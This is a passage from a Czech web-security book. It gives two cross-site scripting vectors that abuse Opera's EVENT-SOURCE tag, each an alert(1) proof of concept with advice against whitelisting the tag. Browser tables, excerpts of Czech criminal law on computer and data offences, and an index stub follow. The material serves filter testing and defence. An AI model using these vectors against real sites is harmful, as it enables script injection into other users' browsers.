Opera umožňuje použití tagů <EVENT-SOURCE>. V případě, že atribut "src" odkazuje na platný zdroj napříč doménami, je možné zachytit události a obsahující data.

```
<event-source src="event.php" onload="alert(1)">

<?php header("Content-Type: application/x-dom-event-
stream"); die("Event: load\ndata: \n\n"); ?>
```

Ujistěte se, že uživatelé nemohou ovlivnit zdroj tagů <EVENT-SOURCE> a tagy samotné nejsou uvedeny ve whitelistu.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Server-sent událost - Opera a tag <EVENT-SOURCE> (2)

Opera umožňuje použití tagů <EVENT-SOURCE> pro přijímání server-sent událostí. V tomto příkladu je datové URI, které se použije po výskytu události. Pro spuštění je potřeba kliknout na některý HTML prvek. Během XSS útoků, které vyžadují interakci s uživatelem, může být tento způsob použit pro spuštění aktivního skriptu.

```
<a href="javascript:alert(1)">
<event-source src="data:application/x-dom-event-
stream,Event:click%0Adata:XXX%0A%0A">
```

Ujistěte se, že uživatelé nemohou ovlivnit zdroj tagů <EVENT-SOURCE> a tagy samotné nejsou uvedeny ve whitelistu.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Příloha C

IT zákony

§ 180 Neoprávněné nakládání s osobními údaji

(1) Kdo, byť i z nedbalosti, neoprávněně zveřejní, sdělí, zpřístupní, jinak zpracovává nebo si přisvojí osobní údaje, které byly o jiném shromážděné v souvislosti s výkonem veřejné moci, a způsobí tím vážnou újmu na právech nebo oprávněných zájmech osoby, jíž se osobní údaje týkají, bude potrestán odnětím svobody až na tři léta nebo zákazem činnosti.

(2) Stejně bude potrestán, kdo, byť i z nedbalosti, poruší státem uloženou nebo uznanou povinnost mlčenlivosti tím, že neoprávněně zveřejní, sdělí nebo zpřístupní třetí osobě osobní údaje získané v souvislosti s výkonem svého povolání, zaměstnání nebo funkce, a způsobí tím vážnou újmu na právech nebo oprávněných zájmech osoby, jíž se osobní údaje týkají.

(3) Odnětím svobody na jeden rok až pět let, peněžitým trestem nebo zákazem činnosti bude pachatel potrestán,

a) spáchá-li čin uvedený v odstavci 1 nebo 2 jako člen organizované skupiny,

b) spáchá-li takový čin tiskem, filmem, rozhlasem, televizí, veřejně přístupnou počítačovou sítí nebo jiným obdobně účinným způsobem,

c) způsobí-li takovým činem značnou škodu, nebo

d) spáchá-li takový čin v úmyslu získat pro sebe nebo pro jiného značný prospěch.

(4) Odnětím svobody na tři léta až osm let bude pachatel potrestán,

a) způsobí-li činem uvedeným v odstavci 1 nebo 2 škodu velkého rozsahu, nebo

b) spáchá-li takový čin v úmyslu získat pro sebe nebo pro jiného prospěch velkého rozsahu.

§ 182 Porušení tajemství dopravovaných zpráv

(1) Kdo úmyslně poruší tajemství

a) uzavřeného listu nebo jiné písemnosti při poskytování poštovní služby nebo přepravované jinou dopravní službou nebo dopravním zařízením,

b) datové, textové, hlasové, zvukové či obrazové zprávy posílané prostřednictvím sítě elektronických komunikací a přiřaditelné k identifikovanému účastníku nebo uživateli, který zprávu přijímá, nebo

c) neveřejného přenosu počítačových dat do počítačového systému, z něj nebo v jeho rámci, včetně elektromagnetického vyzařování z počítačového systému, přenášejícího taková počítačová data, bude potrestán odnětím svobody až na dvě léta nebo zákazem činnosti.

(2) Stejně bude potrestán, kdo v úmyslu způsobit jinému škodu nebo opatřit sobě nebo jinému neoprávněný prospěch

a) prozradí tajemství, o němž se dozvěděl z písemnosti, telegramu, telefonního hovoru nebo přenosu prostřednictvím sítě elektronických komunikací, který nebyl určen jemu, nebo

b) takového tajemství využije.

(3) Odnětím svobody na šest měsíců až tři léta nebo zákazem činnosti bude pachatel potrestán,

a) spáchá-li čin uvedený v odstavci 1 nebo 2 jako člen organizované skupiny,

b) spáchá-li takový čin ze zavrženíhodné pohnutky,

c) způsobí-li takovým činem značnou škodu, nebo

d) spáchá-li takový čin v úmyslu získat pro sebe nebo pro jiného značný prospěch.

(4) Odnětím svobody na jeden rok až pět let nebo peněžitým trestem bude pachatel potrestán,

a) spáchá-li čin uvedený v odstavci 1 nebo 2 jako úřední osoba,

b) způsobí-li takovým činem škodu velkého rozsahu, nebo

c) spáchá-li takový čin v úmyslu získat pro sebe nebo pro jiného prospěch velkého rozsahu.

(5) Zaměstnanec provozovatele poštovních služeb, telekomunikační služby nebo počítačového systému anebo kdokoli jiný vykonávající komunikační činnosti, který

a) spáchá čin uvedený v odstavci 1 nebo 2,

b) jinému úmyslně umožní spáchat takový čin, nebo

c) pozmění nebo potlačí písemnost obsaženou v poštovní zásilce nebo dopravovanou dopravním zařízením anebo zprávu podanou neveřejným přenosem počítačových dat, telefonicky, telegraficky nebo jiným podobným způsobem, bude potrestán odnětím svobody na jeden rok až pět let, peněžitým trestem nebo zákazem činnosti.

(6) Odnětím svobody na tři léta až deset let bude pachatel potrestán,

a) způsobí-li činem uvedeným v odstavci 5 škodu velkého rozsahu, nebo

b) spáchá-li takový čin v úmyslu získat pro sebe nebo pro jiného prospěch velkého rozsahu.

§ 183 Porušení tajemství listin a jiných dokumentů uchovávaných v soukromí

(1) Kdo neoprávněně poruší tajemství listiny nebo jiné písemnosti, fotografie, filmu nebo jiného záznamu, počítačových dat anebo jiného dokumentu uchovávaného v soukromí jiného tím, že je zveřejní, zpřístupní třetí osobě nebo je jiným způsobem použije, bude potrestán odnětím svobody až na jeden rok, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty.

(2) Odnětím svobody až na dvě léta, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty bude pachatel potrestán, spáchá-li čin uvedený v odstavci 1 v úmyslu získat pro sebe nebo pro jiného majetkový nebo jiný prospěch, způsobit jinému škodu nebo jinou vážnou újmu, anebo ohrozit jeho společenskou vážnost.

(3) Odnětím svobody na šest měsíců až pět let nebo peněžitým trestem bude pachatel potrestán,

a) spáchá-li čin uvedený v odstavci 1 jako člen organizované skupiny,

b) spáchá-li takový čin vůči jinému pro jeho skutečnou nebo domnělou rasu, příslušnost k etnické skupině, národnost, politické přesvědčení, vyznání nebo proto, že je skutečně nebo domněle bez vyznání,

c) způsobí-li takovým činem značnou škodu, nebo

d) spáchá-li takový čin v úmyslu získat pro sebe nebo pro jiného značný prospěch.

(4) Odnětím svobody na dvě léta až osm let bude pachatel potrestán,

a) způsobí-li činem uvedeným v odstavci 1 škodu velkého rozsahu, nebo

b) spáchá-li takový čin v úmyslu získat pro sebe nebo pro jiného prospěch velkého rozsahu.

§ 230 Neoprávněný přístup k počítačovému systému a nosiči informací

(1) Kdo překoná bezpečnostní opatření, a tím neoprávněně získá přístup k počítačovému systému nebo k jeho části, bude potrestán odnětím svobody až na jeden rok, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty.

(2) Kdo získá přístup k počítačovému systému nebo k nosiči informací a

a) neoprávněně užije data uložená v počítačovém systému nebo na nosiči informací,

b) data uložená v počítačovém systému nebo na nosiči informací neoprávněně vymaže nebo jinak zničí, poškodí, změní, potlačí, sníží jejich kvalitu nebo je učiní neupotřebitelnými,

c) padělá nebo pozmění data uložená v počítačovém systému nebo na nosiči informací tak, aby byla považována za pravá nebo podle nich bylo jednáno tak, jako by to byla data pravá, bez ohledu na to, zda jsou tato data přímo čitelná a srozumitelná, nebo

d) neoprávněně vloží data do počítačového systému nebo na nosič informací nebo učiní jiný zásah do programového nebo technického vybavení počítače nebo jiného technického zařízení pro zpracování dat, bude potrestán odnětím svobody až na dvě léta, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty.

(3) Odnětím svobody na šest měsíců až tři léta, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty bude pachatel potrestán, spáchá-li čin uvedený v odstavci 1 nebo 2

a) v úmyslu způsobit jinému škodu nebo jinou újmu nebo získat sobě nebo jinému neoprávněný prospěch, nebo

b) v úmyslu neoprávněně omezit funkčnost počítačového systému nebo jiného technického zařízení pro zpracování dat.

(4) Odnětím svobody na jeden rok až pět let nebo peněžitým trestem bude pachatel potrestán,

a) spáchá-li čin uvedený v odstavci 1 nebo 2 jako člen organizované skupiny,

b) způsobí-li takovým činem značnou škodu,

c) způsobí-li takovým činem vážnou poruchu v činnosti orgánu státní správy, územní samosprávy, soudu nebo jiného orgánu veřejné moci,

d) získá-li takovým činem pro sebe nebo pro jiného značný prospěch, nebo

e) způsobí-li takovým činem vážnou poruchu v činnosti právnické nebo fyzické osoby, která je podnikatelem.

(5) Odnětím svobody na tři léta až osm let bude pachatel potrestán,

a) způsobí-li činem uvedeným v odstavci 1 nebo 2 škodu velkého rozsahu, nebo

b) získá-li takovým činem pro sebe nebo pro jiného prospěch velkého rozsahu.

§ 231 Opatření a přechovávání přístupového zařízení a hesla k počítačovému systému a jiných takových dat

(1) Kdo v úmyslu spáchat trestný čin porušení tajemství dopravovaných zpráv podle §182 odst. 1 písm. b), c) nebo trestný čin neoprávněného přístupu k počítačovému systému a nosiči informací podle §230 odst. 1, 2 vyrobí, uvede do oběhu, doveze, vyveze, proveze, nabízí, zprostředkuje, prodá nebo jinak zpřístupní, sobě nebo jinému opatří nebo přechovává

a) zařízení nebo jeho součást, postup, nástroj nebo jakýkoli jiný prostředek, včetně počítačového programu, vytvořený nebo přizpůsobený k neoprávněnému přístupu do sítě elektronických komunikací, k počítačovému systému nebo k jeho části, nebo

b) počítačové heslo, přístupový kód, data, postup nebo jakýkoli jiný podobný prostředek, pomocí něhož lze získat přístup k počítačovému systému nebo jeho části, bude potrestán odnětím svobody až na jeden rok, propadnutím věci nebo jiné majetkové hodnoty nebo zákazem činnosti.

(2) Odnětím svobody až na tři léta, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty bude pachatel potrestán,

a) spáchá-li čin uvedený v odstavci 1 jako člen organizované skupiny, nebo

b) získá-li takovým činem pro sebe nebo pro jiného značný prospěch.

(3) Odnětím svobody na šest měsíců až pět let bude pachatel potrestán, získá-li činem uvedeným v odstavci 1 pro sebe nebo pro jiného prospěch velkého rozsahu.

§ 232 Poškození záznamu v počítačovém systému a na nosiči informací a zásah do vybavení počítače z nedbalosti

(1) Kdo z hrubé nedbalosti porušením povinnosti vyplývající ze zaměstnání, povolání, postavení nebo funkce nebo uložené podle zákona nebo smluvně převzaté

a) data uložená v počítačovém systému nebo na nosiči informací zničí, poškodí, pozmění nebo učiní neupotřebitelnými, nebo

b) učiní zásah do technického nebo programového vybavení počítače nebo jiného technického zařízení pro zpracování dat, a tím způsobí na cizím majetku značnou škodu, bude potrestán odnětím svobody až na šest měsíců, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty.

(2) Odnětím svobody až na dvě léta, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty bude pachatel potrestán, způsobí-li činem uvedeným v odstavci 1 škodu velkého rozsahu.

Rejstřík

Q

R

S

T

U

V

W

X

Z